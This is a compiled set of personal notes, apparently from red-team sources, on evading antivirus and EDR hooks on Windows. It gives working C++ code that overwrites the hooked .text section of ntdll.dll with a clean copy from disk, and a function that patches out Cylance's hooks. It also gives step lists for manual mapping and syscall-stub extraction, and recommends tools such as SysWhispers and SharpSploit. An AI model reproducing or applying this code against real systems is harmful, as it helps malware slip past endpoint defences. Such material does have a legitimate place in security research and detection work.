
A popular technique is to read NTDLL off of the disk and then map it over the copy of NTDLL that's been loaded in memory. The payload stored in memory is backed by a legitimate file on disk. So the payload will appear to be executed from a legitimate, validly signed DLL on disk. One of the downsides of this is that it can be technically complicated since you have to rebase addresses. This technique is also pretty easy to detect.

The process for unhooking and overload a DLL is as follows. Let's assume that the ntdll.dll is hooked and here is how we could unhook it:

1. Map a fresh copy of ntdll.dll from disk to the application's process memory
2. Find virtual address of the `.text` section of the **hooked ntdll.dll** (the decoy - spy)
    1. get ntdll.dll base address within the application's process either manually by looping through (PEB), or `GetModuleHandleA` API
    2. the `.text` section is equivalent to the hooked ntdll.dll module base address + the same module's file address of new exe header `e_lfanew`
    3. find the virtual address of module `.text` section by looping through its NT Headers until you finds the `.text` section
3. Get original memory protections of the hooked module's `.text` section
4. Find virtual address of the `.text` section of the freshly mapped ntdll.dll (our legit DLL)

5. Copy `.text` section from the freshly mapped DLL (*found in step 4*) to the virtual address of the original (hooked) ntdll.dll - this is the meat of the unhooking as all hooked bytes get overwritten with fresh ones from the disk
6. Apply the original memory protections to the freshly unhooked `.text` section of the original ntdll.dll (our legit DLL)

Below is a simplified graph, illustrating the core concept of the technique, where a hooked `.text` section of ntdll.dll is replaced with a clean copy of `.text` section of ntdll.dll from disk :




Below code fully unhooks the ntdll.dll, although it could be modified to unhook any other DLL we import to the application.

```
#include "pch.h"
#include <iostream>
#include <Windows.h>
#include <winternl.h>
#include <psapi.h>

int main()
{
        HANDLE process = GetCurrentProcess();
        MODULEINFO mi = {};
        HMODULE ntdllModule = GetModuleHandleA("ntdll.dll");

        GetModuleInformation(process, ntdllModule, &mi, sizeof(mi));
        LPVOID ntdllBase = (LPVOID)mi.lpBaseOfDll;
        HANDLE ntdllFile = CreateFileA("c:\\windows\\system32\\ntdll.dll",
GENERIC_READ, FILE_SHARE_READ, NULL, OPEN_EXISTING, 0, NULL);
        HANDLE ntdllMapping = CreateFileMapping(ntdllFile, NULL,
PAGE_READONLY | SEC_IMAGE, 0, 0, NULL);
        LPVOID ntdllMappingAddress = MapViewOfFile(ntdllMapping,
FILE_MAP_READ, 0, 0, 0);
```

```
        PIMAGE_DOS_HEADER hookedDosHeader = (PIMAGE_DOS_HEADER)ntdllBase;
        PIMAGE_NT_HEADERS hookedNtHeader = (PIMAGE_NT_HEADERS)
((DWORD_PTR)ntdllBase + hookedDosHeader->e_lfanew);

        for (WORD i = 0; i < hookedNtHeader->FileHeader.NumberOfSections;
i++) {
                PIMAGE_SECTION_HEADER hookedSectionHeader =
(PIMAGE_SECTION_HEADER)((DWORD_PTR)IMAGE_FIRST_SECTION(hookedNtHeader) +
((DWORD_PTR)IMAGE_SIZEOF_SECTION_HEADER * i));

                if (!strcmp((char*)hookedSectionHeader->Name,
(char*)".text")) {
                        DWORD oldProtection = 0;
                        bool isProtected = VirtualProtect((LPVOID)
((DWORD_PTR)ntdllBase + (DWORD_PTR)hookedSectionHeader->VirtualAddress),
hookedSectionHeader->Misc.VirtualSize, PAGE_EXECUTE_READWRITE,
&oldProtection);
                        memcpy((LPVOID)((DWORD_PTR)ntdllBase +
(DWORD_PTR)hookedSectionHeader->VirtualAddress), (LPVOID)
((DWORD_PTR)ntdllMappingAddress + (DWORD_PTR)hookedSectionHeader-
>VirtualAddress), hookedSectionHeader->Misc.VirtualSize);
                        isProtected = VirtualProtect((LPVOID)
((DWORD_PTR)ntdllBase + (DWORD_PTR)hookedSectionHeader->VirtualAddress),
hookedSectionHeader->Misc.VirtualSize, oldProtection, &oldProtection);
                }
        }

        CloseHandle(process);
        CloseHandle(ntdllFile);
        CloseHandle(ntdllMapping);
        FreeLibrary(ntdllModule);

        return 0;
}
```

Note that the above code does not fix image base relocations. Although ntdll.dll does not
have anything to be relocated within its .text section, as it consists of just syscalls. it may be required when dealing with other DLLs. See my notes about PE image relocations: https://ired.team/offensive-security/code-injection-process-injection/process-hollowing-and-pe-image-relocations#relocation

Manual Mapping - Loading a Bytes to the target memory



DLL Export Viewer - C:\WINDOWS\system32\ntdll.dll

Function Name	Address	Relative Address
NtAlertThreadByThreadId	0x00000001800...	0x0009d4b0
NtAllocateLocallyUniqueId	0x00000001800...	0x0009d4d0
NtAllocateReserveObject	0x00000001800...	0x0009d4f0
NtAllocateUserPhysicalPages	0x00000001800...	0x0009d510
NtAllocateUuids	0x00000001800...	0x0009d530
NtAllocateVirtualMemory	0x00000001800...	0x0009c9e0
NtAllocateVirtualMemoryEx	0x00000001800...	0x0009d550

DLL Export Viewer - C:\WINDOWS\system32\ntdll.dll

Function Name	Address	Relative Address
NtAlertThreadByThreadId	0x00000001800...	0x0009d4b0
NtAllocateLocallyUniqueId	0x00000001800...	0x0009d4d0
NtAllocateReserveObject	0x00000001800...	0x0009d4f0
NtAllocateUserPhysicalPages	0x00000001800...	0x0009d510
NtAllocateUuids	0x00000001800...	0x0009d530
NtAllocateVirtualMemory	0x00000001800...	0x0009c9e0
NtAllocateVirtualMemoryEx	0x00000001800...	0x0009d550

Manual-Mapping is a little complicated technique but doesn't need *Assembly* as a requirement as Repatching method. All you need is how PE Memory and Processes works in Windows 32 as well as how to code in C++ or any other language if you know how to work with the Win32's APIs.

In this technique, we keep the injected (hooked) DLL by the EDR, but we use the functions of a Manual-Loaded version of the DLL that we mapped it to the Process's PEB ourselves without needing the Hooked EDR's DLL.

I won't explain the technical details as the Overload mapping is more efficient but still easily **detectable**.

Syscalls - specified functions is extracted from NTDLL

`Syscalls` using this technique not the whole target library is mapped to memory but only a specified function is extracted from it. This method therefore offers more stealth than `Overload and Manual Mapping`.

This technique can be done by the following steps:

1. Allocate NTDLL.dll into memory as module from disk (clean unhooked copy)
2. `NtAllocateVirtualMemory` empty space (`pImage`) for PE image sections to memory (RW mode)
3. Write PE header to the space
4. Write the PE header sections to memory
5. Calculate offsets
6. Get the virtual section base for each header by `pImage` (the PE header) + `section.VirtualAddress`
7. Get the raw section base for each header by `pImage` (the PE header) + `section.PointerToRawData`

8. Write the sections raw data to its virtual memories `NtWriteVirtualMemory(pVirtualSectionBase, pRawSectionBase, section.SizeOfRawData)`
9. Get the pointer of the target function by getting the export table address
10. Loop through the export table address until there is a match with the target function name
11. Allocate space in memory for the function
12. Write the function into the space
13. Change the space of the function permissions to `PAGE_EXECUTE_READ`
14. Free NTDLL.dll module that was loaded in *step 1*

An implementation is available in:
SharpSploit/Generic.cs at master · cobbr/SharpSploit (github.com) - GetSyscallStub()


Repatching - Patching the patch

A little complicated technique and needs an small knowledge in Assembly language. there are more and easier ways to evade the EDR's hooks. And it better to use SysWhispers instead of manually Repatching it yourself.


There were blog posts by @SpecialHoang and MDsec in the beginning of 2019 explaining how to bypass AV/EDR software by patching the patch:

1. https://medium.com/@fsx30/bypass-edrs-memory-protection-introduction-to-hooking-2efb21acffd6
2. https://www.mdsec.co.uk/2019/03/silencing-cylance-a-case-study-in-modern-edrs/

If your implant or tool loads some functions from `kernel32.dll` or `NTDLL.dll`, a copy of the library file is loaded into memory. The AV/EDR vendors typically patch some of the functions from the in memory copy and place a `JMP` assembler instruction at the beginning of the code to redirect the Windows API function to some inspecting code from the AV/EDR software itself. So before calling the real Windows API function code, an analysis is done. If this analysis results in no suspicious/malicious behavior and returns a clean result, the original Windows API function is called afterwards. If something malicious is found, the Windows API call is blocked or the process will be killed. I stole a nice picture from ired.team, which may help for understanding the process:


MAIN.EXE
code
code
CreateRemoteThread(....)
code
KERNEL32.DLL
hooked CreateRemoteThread
jmp EDR.DLL!Inspect
other_instructions
EDR.DLL
hooked CreateRemoteThread
instructions that check function arguments, etc
jmp KERNEL32.dll!other_instructions

Both blog posts focus on bypassing the EDR-software CylancePROTECT and build a PoC code for this specific software. By patching the additional `JMP` instruction from the manipulated `NTDLL.dll` in memory, the analysis code of Cylance will never be executed at all. Therefore no detections/blockings can take place:



```
// Remove Cylance hook from DLL export
void removeCylanceHook(const char *dll, const char *apiName, char code) {
    DWORD old, newOld;
    void *procAddress = GetProcAddress(LoadLibraryA(dll), apiName);
    printf("[*] Updating memory protection of %s!%s\n", dll, apiName);
    VirtualProtect(procAddress, 10, PAGE_EXECUTE_READWRITE, &old);
    printf("[*] Unhooking Cylance\n");
    memcpy(procAddress, "\x4c\x8b\xd1\xb8", 4);
    *((char *)procAddress + 4) = code;
    VirtualProtect(procAddress, 10, old, &newOld);
}
```

One disadvantage for this technique is, that you may have to change the patch for every different AV/EDR vendor. It is not very likely, that they all place an additional `JMP` instruction in front of the same functions at the same point. They will most likely hook different functions and maybe use another location for their patch. If you already know, which AV/EDR solution is in place in your target environment, you can use this technique and you will be fine bypassing the protection by patching the patch.

I also found a repo containing PDF-files with AV/EDR vendors and their corresponding hooked Windows API functions, take a look at this here if your interested: https://github.com/D3VI5H4/Antivirus-Artifacts

Here is some useful resources:

- This is how I bypassed almost every EDR! | by Omri Baso | Medium
- https://medium.com/@fsx30/bypass-edrs-memory-protection-introduction-to-hooking-2efb21acffd6
- https://www.mdsec.co.uk/2019/03/silencing-cylance-a-case-study-in-modern-edrs/
- https://github.com/D3VI5H4/Antivirus-Artifacts

SysWhispers — Packing your own direct system calls

Fortunately, someone who is much smarter than I am and much better at x64 assembly than I am wrote a neat tool called SysWhispers. SysWhispers automates a lot of the process for you and generally makes life easier for you. Syswhispers 2 has since been released and makes life even easier. SysWhispers originally only supported x64 architectures, but there is also an unsupported fork that claims to support x86.

The idea of the tool is to run the tool on a clean Windows installation (i.e. one without AV/EDR installed), and pick the Windows API calls that you want. SysWhispers will generate a `.asm` file and a `.h` file that you can include in your project (I recommend using Visual Studio, but of course you can use whatever you want). If you're using Visual Studio, make sure to enable the Microsoft Macro Assembler in the project settings, and set the build type for the `.asm` file to "Macro Assembler" — neither of these things are done by default.

Then, you can use the functions exported in the header file to perform the operations. The interfaces will be identical to the corresponding unexported NTDLL functions, *not* to the higher-level Windows API call provided by the system headers.

Unfortunately, since the unexported NTDLL functions are also undocumented, it can take some doing to figure out how to set the arguments up properly, especially since some of them take widechar strings instead of standard ASCII c-strings. One resource that helped me a lot with this was the following unofficial documentation that someone put together: http://undocumented.ntinternals.net.

Disclaimer

Every topic and concept in this Document, is copied from various sources. I'm not the author of any of it. I just created it because I want to organize all the concepts and Ideas to myself by rewriting it.

All the sources and more useful sources:

- A Beginner's Guide to EDR Evasion | by Kyle Mistele | Medium
- jthuraisamy/SysWhispers2: AV/EDR evasion via direct system calls. (github.com)
- AV/EDR Evasion Using Direct System Calls (User-Mode vs kernel-Mode) | by Usman Sikander | Medium
- cobbr/SharpSploit: SharpSploit is a .NET post-exploitation library written in C# (github.com)
- This is how I bypassed almost every EDR! | by Omri Baso | Medium
- A tale of EDR bypass methods | S3cur3Th1sSh1t
- SysWhispers is dead, long live SysWhispers! | CyberSecurity Blog (klezvirus.github.io)
- The path to code execution in the era of EDR, Next-Gen AVs, and AMSI | CyberSecurity Blog (klezvirus.github.io)
- Windows API Hooking - Red Teaming Experiments (ired.team)

- Bypassing Cylance and other AVs/EDRs by Unhooking Windows APIs - Red Teaming Experiments (ired.team)
- icyguider/Shhhloader: Syscall Shellcode Loader (Work in Progress) (github.com)

Instagram: 0xhades
Twitter: Ali Al-aish (@0x0hades) / Twitter